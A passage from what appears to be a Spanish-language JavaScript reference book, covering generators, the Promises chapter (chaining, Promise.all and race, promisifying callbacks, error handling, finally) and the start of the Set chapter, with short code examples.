var it = g2();
console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

Sección 41.4: Iteración

Un generador es *iterable*. Puede repetirse con una sentencia `for...of` y utilizarse en otras construcciones que dependen del protocolo de iteración.

```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}
// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}
// spread operator
let nums = [...range(3)]; // [0, 1, 2]
let max = Math.max(...range(100)); // 99
```

Aquí hay otro ejemplo de generador de uso para personalizar objeto iterable en ES6. Aquí una función de generador anónima utilizando `function *`.

```
let user = {
    name: "sam", totalReplies: 17, isBlocked: false
};
user[Symbol.iterator] = function *(){
    let properties = Object.keys(this);
    let count = 0;
    let isDone = false;
    for(let p of properties){
        yield this[p];
    }
};
for(let p of user){
    console.log( p );
}
```

Sección 41.5: Flujo asíncrono con generadores

Los generadores son funciones capaces de pausar y luego reanudar la ejecución. Esto permite emular funciones `async` utilizando librerías externas, principalmente q o co. Básicamente permite escribir funciones que esperan resultados asíncronos para continuar:

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}
q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

Esto permite escribir código asíncrono como si fuera síncrono. Además, try y catch funcionan sobre varios bloques asíncronos. Si la promesa es rechazada, el error es capturado por el siguiente catch:

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
    })
}
q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

Usando co funcionaría exactamente igual pero con `co(function * (){...})` en vez de `q.spawn`

Sección 41.6: Interfaz Iterador-Observador

Un generador es una combinación de dos cosas - un `Iterador` y un `Observador`.

Iterador

Un iterador es algo que cuando se invoca devuelve un `iterable`. Un `iterable` es algo sobre lo que se puede iterar. A partir de ES6/ES2015 en adelante, todas las colecciones (`Array`, `Map`, `Set`, `WeakMap`, `WeakSet`) se ajustan al contrato Iterable.

> Un generador(iterador) es un productor. En la iteración, el consumidor extrae el valor del productor.

Ejemplo:

```
function *gen() { yield 5; yield 6; }
let a = gen();
```

Cada vez que se llama `a.next()`, esencialmente se está extrayendo valor del Iterador y se pausa la ejecución en `yield`. La próxima vez que llame `a.next()`, la ejecución se reanuda desde el estado de pausa anterior.

Observador

Un generador es también un observador mediante el cual puedes enviar algunos valores de vuelta al generador.

```
function *gen() {
document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
document.write('<br>iterator:', i.value);
i = a.next(100);
}
```

Aquí se puede ver que `yield 1` se utiliza como una expresión que se evalúa a algún valor. El valor al que evalúa es el valor enviado como argumento a la llamada a la función `a.next`.

Así, por primera vez `i.value` será el primer valor obtenido (1), y al continuar la iteración al siguiente estado, enviamos un valor de vuelta al generador utilizando `a.next(100)`.

Hacer `async` con generadores

Los generadores son muy utilizados con la función `spawn` (de taskJS o co), donde la función toma un generador y nos permite escribir código asíncrono de forma síncrona. Esto NO significa que el código asíncrono se convierta en código síncrono / se ejecute de forma síncrona. Significa que podemos escribir código que parece sync pero internamente sigue siendo `async`.

> Sync es BLOQUEO; Async es ESPERA. Escribir código que bloquea es fácil. Cuando haces PULLing (TIRAR), el valor aparece en la posición de asignación. Al PUSH (EMPUJAR), el valor aparece en la posición de argumento del callback.

Cuando utilizas iteradores, `PULL(TIRA)` del valor desde el productor. Cuando se utilizan callbacks, el productor `PUSHES(EMPUJA)` el valor a la posición del argumento del callback.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Aquí, se extrae el valor de `a.next()` y en el segundo, `v => {...}` es el callback y se `PUSH`EA un valor en la posición del argumento `v` de la función callback.

Usando este mecanismo pull-push, podemos escribir programación asíncrona como esta,

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
      // wait for 100 ms and send 1
      let x = yield delay(100).then(() => 1);
      console.log(x); // 1
      // wait for 100 ms and send 2
      let y = yield delay(100).then(() => 2);
      console.log(y); // 2
});
```

Así que, mirando el código anterior, estamos escribiendo código asíncrono que parece que está `bloqueando` (las sentencias yield esperan 100ms y luego continúan la ejecución), pero en realidad está `esperando`. La propiedad de `pause` y `resume` del generador nos permite hacer este asombroso truco.

¿Cómo funciona?

La función `spawn` utiliza `yield promise` para PULL el estado de la promesa desde el generador, espera hasta que la promesa se resuelve, y PUSHEA el valor resuelto de nuevo al generador para que pueda consumirlo.

Úsalo ahora

Así, con los generadores y la función `spawn`, puedes limpiar todo tu código asíncrono en NodeJS para que se vea y se sienta como si fuera síncrono. Esto facilitará la depuración. También el código se verá limpio.

Esta característica llegará a futuras versiones de JavaScript - como `async...await`. Pero puedes usarlos hoy en ES2015/ES6 usando la función `spawn` definida en las librerías - taskjs, co, o bluebird.

Capítulo 42: Promesas

Sección 42.1: Introducción


Un objeto `Promise` representa una operación que *ha producido o producirá eventualmente* un valor. Las promesas proporcionan una forma robusta de envolver el resultado (posiblemente pendiente) del trabajo asíncrono, mitigando el problema de las devoluciones de llamada profundamente anidadas (conocido como "infierno de callbacks").

Estados y flujo de control

Una promesa puede estar en uno de estos tres estados:

- *pendiente* - La operación subyacente aún no se ha completado y la promesa está *pendiente* de cumplimiento.
- *cumplido* - La operación ha finalizado, y la promesa se *cumple* con un valor. Esto es análogo a devolver un valor desde una función síncrona.
- *rechazado* - Se ha producido un error durante la operación y la promesa se *rechaza* con un *motivo*. Esto es análogo a lanzar un error en una función síncrona.

Se dice que una promesa está *saldada* (o *resuelta*) cuando se cumple o se rechaza. Una vez resuelta, la promesa se convierte en inmutable y su estado no puede cambiar. Los métodos `then` y `catch` de una promesa se pueden utilizar para adjuntar callbacks que se ejecutan cuando se resuelve. Estas callbacks se invocan con el valor de cumplimiento y el motivo de rechazo, respectivamente.



Ejemplo

```
const promise = new Promise((resolve, reject) => {
      // Realizar algún trabajo (posiblemente asíncrono)
      // ...
      if (/* El trabajo ha finalizado con éxito y ha producido "value" */) {
            resolve(value);
      } else {
            // Algo salió mal debido a la "reason"
            // El motivo es tradicionalmente un objeto Error, aunque
            // esto no se exige ni se hace cumplir.
            let reason = new Error(message);
            reject(reason);
            // Lanzar un error también rechaza la promesa.
            throw reason;
      }
});
```

Los métodos `then` y **`catch`** se pueden utilizar para adjuntar callbacks de cumplimiento y rechazo:

```
promise.then(value => {
    // El trabajo ha concluido con éxito,
    // la promesa se ha cumplido con "value"
}).catch(reason => {
    // Algo salió mal,
    // promesa ha sido rechazada con "reason"
});
```

Nota: Llamar `promise.then(...)` y `promise.catch(...)` en la misma promesa puede resultar en un `Uncaught exception in Promise` si ocurre un error, ya sea mientras se ejecuta la promesa o dentro de uno de los callbacks, por lo que la forma preferida sería adjuntar el siguiente listener en la promesa devuelta por el anterior `then` / `catch`.

Alternativamente, ambas devoluciones de llamada se pueden adjuntar en una sola llamada a `then`:

```
promise.then(onFulfilled, onRejected);
```

Adjuntar callbacks a una promesa que ya ha sido resuelta las colocará inmediatamente en la cola de microtareas, y serán invocadas "tan pronto como sea posible" (es decir, inmediatamente después del script actualmente en ejecución). No es necesario comprobar el estado de la promesa antes de adjuntar las callbacks, a diferencia de muchas otras implementaciones de emisión de eventos.

Demostración en directo

Sección 42.2: Encadenar promesas

El método `then` de una promesa devuelve una nueva promesa.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));
promise
    // 5 segundos después
    .then(() => 2)
    // devolver un valor de un callback entonces causará
    // la nueva promesa a resolver con este valor
    .then(value => { /* value === 2 */ });
```

La devolución de un `Promise` desde una callback `then` la añadirá a la cadena de promesas.

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}
const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* Han pasado 10 segundos */ });
```

Un **`catch`** permite recuperar una promesa rechazada, de forma similar a como funciona un **`catch`** en una sentencia **`try`**/**`catch`**. Cualquier secuencia encadenada `then` después de un **`catch`** ejecutará su manejador de resolución utilizando el valor resuelto desde el **`catch`**.

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console)); // salida "oh yes"
```

Si no hay manejadores **`catch`** o `reject` en medio de la cadena, un **`catch`** al final capturará cualquier rechazo en la cadena:

```
p.catch(() => Promise.reject('oh yes'))
.then(console.log.bind(console)) // no se llamará
.catch(console.error.bind(console)); // salida "oh yes"
```

En determinadas ocasiones, es posible que desee "bifurcar" la ejecución de las funciones. Puedes hacerlo devolviendo diferentes promesas desde una función dependiendo de la condición. Más adelante en el código,

puedes fusionar todas estas ramas en una sola para llamar a otras funciones sobre ellas y/o para manejar todos los errores en un solo lugar.

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

Así, el orden de ejecución de las funciones es el siguiente:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()

        |                            ^
        V                            |
        -> handlerFn3 -> handlerFn4 -^
```

Un `catch` único obtendrá el error en cualquier rama en la que se produzca.

Sección 42.3: Esperar múltiples promesas simultáneas

El método estático [`Promise.all()`] acepta un iterable (por ejemplo, un `Array`) de promesas y devuelve una nueva promesa, que se resuelve cuando **todas** las promesas del iterable se han resuelto, o se rechaza si **al menos una** de las promesas del iterable se ha rechazado.

```
// esperar "millis" ms, luego resolver con "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}
// esperar "millis" ms, luego resolver con "value"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // emite "[1, 2, 3]" después de 7 segundos.
Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // no produce ningún resultado
.catch(reason => console.log(reason)); // emite "¡Error!" después de 6 segundos.
```

Los valores no prometidos del iterable se "prometen".

```
Promise.all([
     resolve(1, 5000),
     resolve(2, 6000),
     { hello: 3 }
])
.then(values => console.log(values)); // produce "[1, 2, { hello: 3 }]" después de 6 segundos
```

La asignación de desestructuración puede ayudar a recuperar resultados de múltiples promesas.

```
Promise.all([
     resolve(1, 5000),
     resolve(2, 6000),
     resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
     console.log(result1);
     console.log(result2);
     console.log(result3);
});
```

Sección 42.4: Reducir un array a promesas encadenadas

Este patrón de diseño es útil para generar una secuencia de acciones asíncronas a partir de una lista de elementos.

Hay dos variantes:

- la reducción "then", que construye una cadena que continúa mientras la cadena experimenta el éxito.
- la reducción "catch", que construye una cadena que continúa mientras la cadena experimente errores.

La reducción de "then"

Esta variante del patrón construye una cadena `.then()`, y podría utilizarse para encadenar animaciones, o para realizar una secuencia de peticiones HTTP dependientes.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
     return seq.then(() => {
          console.log(n);
          return new Promise(res => setTimeout(res, 1000));
     });
}, Promise.resolve()).then(
     () => console.log('done'),
     (e) => console.log(e)
);
// registrará 1, 3, 5, 7, 9, 'done' en intervalos de 1s
```

Explicación:

1. Llamamos a `.reduce()` sobre un array fuente, y proporcionamos `Promise.resolve()` como valor inicial.
2. Cada elemento reducido añadirá un `.then()` al valor inicial.
3. `reduce()` será `Promise.resolve().then(...).then(...)`.
4. Añadimos manualmente un `.then(successHandler, errorHandler)` después del `reduce`, para ejecutar `successHandler` una vez que todos los pasos anteriores se hayan resuelto. Si algún paso fallara, se ejecutaría `errorHandler`.

Nota: La reducción "then" es una contrapartida secuencial de `Promise.all()`.

La reducción del "catch”.

Esta variante del patrón construye una cadena `.catch()` y podría utilizarse para sondear secuencialmente un conjunto de servidores web en busca de algún recurso duplicado hasta encontrar un servidor que funcione.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
return seq.catch(() => {
console.log(n);
if(n === working_resource) { // 5 is working
return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
} else { // all other values are not working
return new Promise((resolve, reject) => setTimeout(reject, 1000));
}
});
}, Promise.reject()).then(
(n) => console.log('success at: ' + n),
() => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Explicación:

1. Llamamos a `.reduce()` sobre un array fuente, y proporcionamos `Promise.reject()` como valor inicial.
2. Cada elemento reducido añadirá un `.catch()` al valor inicial.
3. `reduce()` será `Promise.reject().catch(...).catch(...)`.
4. Añadimos manualmente `.then(successHandler, errorHandler)` después de reducir, para ejecutar `successHandler` una vez que cualquiera de los pasos anteriores se haya resuelto. Si todos los pasos fallaran, se ejecutaría `errorHandler`.

Nota: La reducción "catch" es una contrapartida secuencial de `Promise.any()` (como se implementa en `bluebird.js`, pero no actualmente en ECMAScript nativo).

Sección 42.5: Esperando la primera de las múltiples promesas concurrentes

El método estático `Promise.race()` acepta un iterable de Promesas y devuelve una nueva Promesa que resuelve o rechaza tan pronto como la **primera** de las promesas del iterable haya resuelto o rechazado.

```
// esperar "milliseconds" milisegundos, luego resolver con "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}
// esperar "milliseconds" milisegundos, luego resolver con "value"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}
Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // muestra "3" después de 1 segundo.
Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // no produce ningún resultado
.catch(error => console.log(error.message)); // muestra "bad things!" después de 1 segundo
```

Sección 42.6: Funciones “prometedoras” con callbacks

Dada una función que acepta un callback estilo Node,

```
fooFn(options, function callback(err, result) { ... });
```

puedes prometerla (*convertirla en una función basada en promesas*) así:

```
function promiseFooFn(options) {
      return new Promise((resolve, reject) =>
            fooFn(options, (err, result) =>
                  // Si hay un error, rechazar; si no, resolver
                  err ? reject(err) : resolve(result)
            )
      );
}
```

Esta función puede utilizarse del siguiente modo:

```
promiseFooFn(options).then(result => {
      // ¡Éxito!
}).catch(err => {
      // ¡Error!
});
```

De forma más genérica, así es como se puede prometer cualquier función de tipo callback:

```
function promisify(func) {
      return function(...args) {
            return new Promise((resolve, reject) => {
                  func(...args, (err, result) => err ? reject(err) : resolve(result));
            });
      }
}
```

Esto se puede utilizar así:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));
promisedStat('/foo/bar')
      .then(stat => console.log('STATE', stat))
      .catch(err => console.log('ERROR', err));
```

Sección 42.7: Tratamiento de errores

Los errores lanzados desde promesas son manejados por el segundo parámetro (`reject`) pasado a `then` o por el manejador pasado a `catch`:

```
throwErrorAsync()
      .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
      .catch(error => { /* handle error here */ });
```

Encadenamiento

Si tienes una cadena de promesas, un error hará que se salten los manejadores `resolve`:

```
throwErrorAsync()
      .then(() => { /* nunca llamado */ })
      .catch(error => { /* gestionar el error aquí */ });
```

Lo mismo se aplica a las funciones `then`. Si un `resolve` lanza una excepción, se invocará al siguiente `reject`:

```
doSomethingAsync()
      .then(result => { throwErrorSync(); })
      .then(() => { /* nunca llamado */ })
      .catch(error => { /* manejar el error de throwErrorSync() */ });
```

Un gestor de errores devuelve una nueva promesa, lo que permite continuar una cadena de promesas. La promesa devuelta por el manejador de errores se resuelve con el valor devuelto por el manejador:

```
throwErrorAsync()
      .catch(error => { /* gestionar el error aquí */; return result; })
      .then(result => { /* manejar el resultado aquí */ });
```

Se puede dejar que un error caiga en cascada por una cadena de promesas volviendo a lanzar el error:

```
throwErrorAsync()
      .catch(error => {
            /* manejar el error de throwErrorAsync() */
            throw error;
      })
      .then(() => { /* no se llamará si hay un error */ })
      .catch(error => { /* se llamará con el mismo error */ });
```

Es posible lanzar una excepción que no sea manejada por la promesa envolviendo la sentencia `throw` dentro de un callback `setTimeout`:

```
new Promise((resolve, reject) => {
      setTimeout(() => { throw new Error(); });
});
```

Esto `funciona` porque las promesas no pueden manejar excepciones lanzadas de forma asíncrona.

Rechazos sin gestionar

Un error será ignorado silenciosamente si una promesa no tiene un bloque `catch` o un manejador `reject`:

```
throwErrorAsync()
      .then(() => { /* no se llamará */ });
// error ignorado silenciosamente
```

Para evitarlo, utilice siempre un bloque `catch`:

```
throwErrorAsync()
      .then(() => { /* no se llamará */ })
      .catch(error => { /* manejar error */ });
// o
throwErrorAsync()
      .then(() => { /* no se llamará */ }, error => { /* manejar error */ });
```

Alternativamente, suscríbase al evento `unhandledrejection` para capturar cualquier promesa rechazada no gestionada:

```
window.addEventListener('unhandledrejection', event => {});
```

Algunas promesas pueden manejar su rechazo más tarde que su tiempo de creación. El evento `rejectionhandled` se dispara cada vez que se gestiona una promesa de este tipo:

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');
setTimeout(() => p.catch(console.log), 1000);
// Imprimirá 'unhandled', y después de un segundo 'test' y 'handled'
```

El argumento `event` contiene información sobre el rechazo. `event.reason` es el objeto error y `event.promise` es el objeto promesa que causó el evento.

En Nodejs los eventos `rejectionhandled` y `unhandledrejection` se llaman `rejectionHandled` y `unhandledRejection` on `process`, respectivamente, y tienen una firma diferente:

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

El argumento `reason` es el objeto de error y el argumento `promise` es una referencia al objeto `promise` que provocó el evento.

El uso de estos eventos `unhandledrejection` y `rejectionhandled` debe ser considerado sólo para propósitos de depuración. Típicamente, todas las promesas deberían manejar sus rechazos.

Nota: Actualmente, sólo Chrome 49+ y Node.js soportan los eventos `unhandledrejection` y `rejectionhandled`.

Advertencias

Encadenamiento con `fulfill` y `reject`

La función `then(fulfill, reject)` (con ambos parámetros no `null`) tiene un comportamiento único y complejo, y no debe utilizarse a menos que se sepa exactamente cómo funciona.

La función funciona como se espera si se le da `null` para una de las entradas:

```
// las siguientes llamadas son equivalentes
promise.then(fulfill, null)
promise.then(fulfill)
// las siguientes llamadas también son equivalentes
promise.then(null, reject)
promise.catch(reject)
```

Sin embargo, adopta un comportamiento único cuando se dan ambas entradas:

```
// ¡las siguientes llamadas no son equivalentes!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)
// ¡las siguientes llamadas no son equivalentes!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

La función `then(fulfill, reject)` parece un atajo para `then(fulfill).catch(reject)`, pero no lo es, y causará problemas si se usan indistintamente. Uno de estos problemas es que el manejador `reject` no maneja los errores del manejador `fulfill`. Esto es lo que ocurrirá:

```
Promise.resolve() // se cumple la promesa anterior
.then(() => { throw new Error(); }, // error en el manejador de cumplimiento
error => { /* esto no se llama! */ });
```

El código anterior resultará en una promesa rechazada porque el error se propaga. Compárelo con el código siguiente, que da como resultado una promesa cumplida:

```
Promise.resolve() // se cumple la promesa anterior
.then(() => { throw new Error(); }) // error en el manejador de cumplimiento
.catch(error => { /* manejar error */ });
```

Existe un problema similar cuando se utiliza `then(fulfill, reject)` indistintamente con `catch(reject).then(fulfill)`, excepto con la propagación de promesas cumplidas en lugar de promesas rechazadas.

Lanzamiento síncrono de una función que debería devolver una promesa

Imagina una función como ésta:

```
function foo(arg) {
	if (arg === 'unexepectedValue') {
		throw new Error('UnexpectedValue')
	}
	return new Promise(resolve =>
		setTimeout(() => resolve(arg), 1000)
	)
}
```

Si dicha función se utiliza en **medio** de una cadena de promesas, entonces aparentemente no hay ningún problema:

```
makeSomethingAsync().
	.then(() => foo('unexpectedValue'))
	.catch(err => console.log(err)) // <-- Error: UnexpectedValue será capturado aquí
```

Sin embargo, si la misma función es llamada fuera de una cadena de promesas, entonces el error no será manejado por ella y será lanzado a la aplicación:

```
foo('unexpectedValue') // <-- se producirá un error, por lo que la aplicación se bloqueará
	.then(makeSomethingAsync) // <-- no se ejecutará
	.catch(err => console.log(err)) // <-- no lo atrapará
```

Hay dos posibles soluciones:

Devolver una promesa rechazada con el error

En lugar de lanzar, haz lo siguiente:

```
function foo(arg) {
	if (arg === 'unexepectedValue') {
		return Promise.reject(new Error('UnexpectedValue'))
	}
	return new Promise(resolve =>
		setTimeout(() => resolve(arg), 1000)
	)
}
```

Envolver la función en una cadena de promesas

Tu sentencia `throw` será capturada correctamente cuando ya esté dentro de una cadena de promesas:

```
function foo(arg) {
	return Promise.resolve()
		.then(() => {
			if (arg === 'unexepectedValue') {
				throw new Error('UnexpectedValue')
			}
			return new Promise(resolve =>
				setTimeout(() => resolve(arg), 1000)
			)
		})
}
```

Sección 42.8: Conciliación de operaciones síncronas y asíncronas

En algunos casos es posible que desee envolver una operación sincrónica dentro de una promesa para evitar la repetición en las ramas de código. Tome este ejemplo:

```
if (result) { // si ya tenemos un resultado
    processResult(result); // procesarlo
} else {
    fetchResult().then(processResult);
}
```

Las ramas síncrona y asíncrona del código anterior pueden reconciliarse envolviendo redundantemente la operación síncrona dentro de una promesa:

```
var fetch = result
    ? Promise.resolve(result)
    : fetchResult();
fetch.then(processResult);
```

Cuando se almacena en caché el resultado de una llamada asíncrona, es preferible almacenar en caché la promesa en lugar del propio resultado. Así se garantiza que solo sea necesaria una operación asíncrona para resolver varias solicitudes paralelas.

Se debe tener cuidado de invalidar los valores almacenados en caché cuando se encuentren condiciones de error.

```
// Un recurso que no se espera que cambie con frecuencia
var planets = 'http://swapi.co/api/planets/';
// La promesa almacenada en caché, o null
var cachedPromise;
function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
        .catch(function (e) {
            // Invalidar el resultado actual para volver a intentarlo en la siguiente búsqueda
            cachedPromise = null;
            // volver a plantear el error para propagarlo a los llamantes
            throw e;
        });
    }
    return cachedPromise;
}
```

Sección 42.9: Retrasar llamada a función

El método `setTimeout()` llama a una función o evalúa una expresión después de un número especificado de milisegundos. También es una forma trivial de lograr una operación asíncrona.

En este ejemplo llamar a la función `wait` resuelve la promesa después del tiempo especificado como primer argumento:

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}
wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

Sección 42.10: Valores “prometedores”

El método estático `Promise.resolve` puede utilizarse para envolver valores en promesas.

```
let resolved = Promise.resolve(2);
resolved.then(value => {
      // invocado inmediatamente
      // value === 2
});
```

Si el valor ya es una promesa, `Promise.resolve` simplemente lo refunde.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
      // Ha transcurrido 1 segundo
      // value === 2
});
```

De hecho, `value` puede ser cualquier "thenable" (objeto que define un método `then` que funciona suficientemente como una promesa conforme a las especificaciones). Esto permite a `Promise.resolve` convertir objetos de terceros no fiables en promesas de primera parte fiables.

```
let resolved = Promise.resolve({
      then(onResolved) {
            onResolved(2);
      }
});
resolved.then(value => {
      // immediately invoked
      // value === 2
});
```

El método estático `Promise.reject` devuelve una promesa que rechaza inmediatamente con el `reason` dado.

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
      // invocado inmediatamente
      // reason === "Oops!"
});
```

Sección 42.11: Utilizar async/await en ES2017

El mismo ejemplo anterior, Carga de imágenes, puede escribirse utilizando funciones asíncronas. Esto también permite utilizar el método `try/catch` común para el manejo de excepciones.

Nota: a partir de abril de 2017, las versiones actuales de todos los navegadores excepto Internet Explorer admiten funciones async.

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}
(async () => {
    // cargue /image.png y añádalo a #image-holder, de lo contrario dará error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }
})();
```

Sección 42.12: Realizar la limpieza con finally()

Actualmente existe una propuesta (que aún no forma parte del estándar ECMAScript) para añadir un **`finally`** callback a las promesas que se ejecutará independientemente de si la promesa se cumple o se rechaza. Semánticamente, esto es similar a la cláusula **`finally`** del bloque **`try`**.

Por lo general, esta función se utiliza para la limpieza:

```
var loadingData = true;
fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
    });
```

Es importante tener en cuenta que el callback **`finally`** no afecta al estado de la promesa. No importa el valor que devuelva, la promesa permanece en el estado cumplido/rechazado que tenía antes. Así, en el ejemplo anterior, la promesa se resolverá con el valor de retorno de `processData(result.data)` aunque la callback **`finally`** devuelva un valor **`undefined`**.

Dado que el proceso de estandarización aún está en curso, lo más probable es que su implementación de promesas no sea compatible con las callbacks **`finally`**. Sin embargo, para las callbacks síncronas puedes añadir esta funcionalidad con un `polyfill`:

```
if (!Promise.prototype.finally) {
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

Sección 42.13: forEach con promesas

Es posible aplicar efectivamente una función (cb) que devuelva una promesa a cada elemento de un array, con cada elemento esperando a ser procesado hasta que el elemento anterior sea procesado.

```
function promiseForEach(arr, cb) {
    var i = 0;
    var nextPromise = function () {
        if (i >= arr.length) {
            // Proceso terminado.
            return;
        }
        // Procesa la siguiente función. Envolver en `Promise.resolve` en caso de que
        // la función no devuelve una promesa
        var newPromise = Promise.resolve(cb(arr[i], i));
        i++;
        // Cadena para terminar el procesamiento.
        return newPromise.then(nextPromise);
    };
    // Arranca la cadena.
    return Promise.resolve().then(nextPromise);
};
```

Esto puede ser útil si necesita procesar eficientemente miles de elementos, uno a la vez. Utilizar un bucle `for` normal para crear las promesas las creará todas a la vez y ocupará una cantidad significativa de RAM.

Sección 42.14: Solicitud de API asíncrona

Este es un ejemplo de una simple llamada a la API `GET` envuelta en una promesa para aprovechar su funcionalidad asíncrona.

```
var get = function(path) {
    return new Promise(function(resolve, reject) {
        let request = new XMLHttpRequest();
        request.open('GET', path);
        request.onload = resolve;
        request.onerror = reject;
        request.send();
    });
};
```

Se puede realizar una gestión de errores más robusta utilizando las siguientes funciones `onload` y `onerror`.

```
request.onload = function() {
    if (this.status >= 200 && this.status < 300) {
        if(request.response) {
            // Suponiendo que una llamada exitosa devuelva JSON
            resolve(JSON.parse(request.response));
        } else {
            resolve();
    } else {
        reject({'status': this.status, 'message': request.statusText});
    }
};
request.onerror = function() {
    reject({'status': this.status, 'message': request.statusText});
};
```

Capítulo 43: Set

Parámetro	Detalles
iterable	Si se pasa un objeto iterable, todos sus elementos se añadirán al nuevo `Set`. `null` se trata como `undefined`.
value	El valor del elemento a añadir al objeto Set.
callback	Función a ejecutar para cada elemento.
thisArg	Opcional. Valor a utilizar como este cuando se ejecuta la callback.

El objeto `Set` permite almacenar valores únicos de cualquier tipo, ya sean valores primitivos o referencias a objetos.

Los objetos `Set` son colecciones de valores. Puede iterar a través de los elementos de un conjunto en orden de inserción. Un valor del `Set` sólo puede aparecer **UNA VEZ**; es único en la colección del `Set`. Los valores distintos se discriminan utilizando el algoritmo de comparación *MismoValorCero*.

Especificación estándar sobre Set

Sección 43.1: Crear un Set

El objeto `Set` (podemos llamarlo más adelante conjunto) permite almacenar valores únicos de cualquier tipo, ya sean valores primitivos o referencias a objetos.

Puede introducir elementos en un conjunto e iterarlos de forma similar a un array de JavaScript, pero a diferencia de un array, no puede añadir un valor a un `Set` si el valor ya existe en él.

Para crear un nuevo `Set`:

```
const mySet = new Set();
```

O puedes crear un `Set` a partir de cualquier objeto iterable para darle valores iniciales:

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

En el ejemplo anterior, el contenido del conjunto sería `{1, 2, 3, 4, 5}`. Observe que el valor 4 sólo aparece una vez, a diferencia del array original utilizado para crearlo.

Sección 43.2: Añadir un valor a un Set

Para añadir un valor a un Conjunto, utilice el método `.add()`:

```
mySet.add(5);
```

Si el valor ya existe en el conjunto, no se añadirá de nuevo, ya que los conjuntos contienen valores únicos.

Tenga en cuenta que el método `.add()` devuelve el propio conjunto, por lo que puede encadenar llamadas de adición:

```
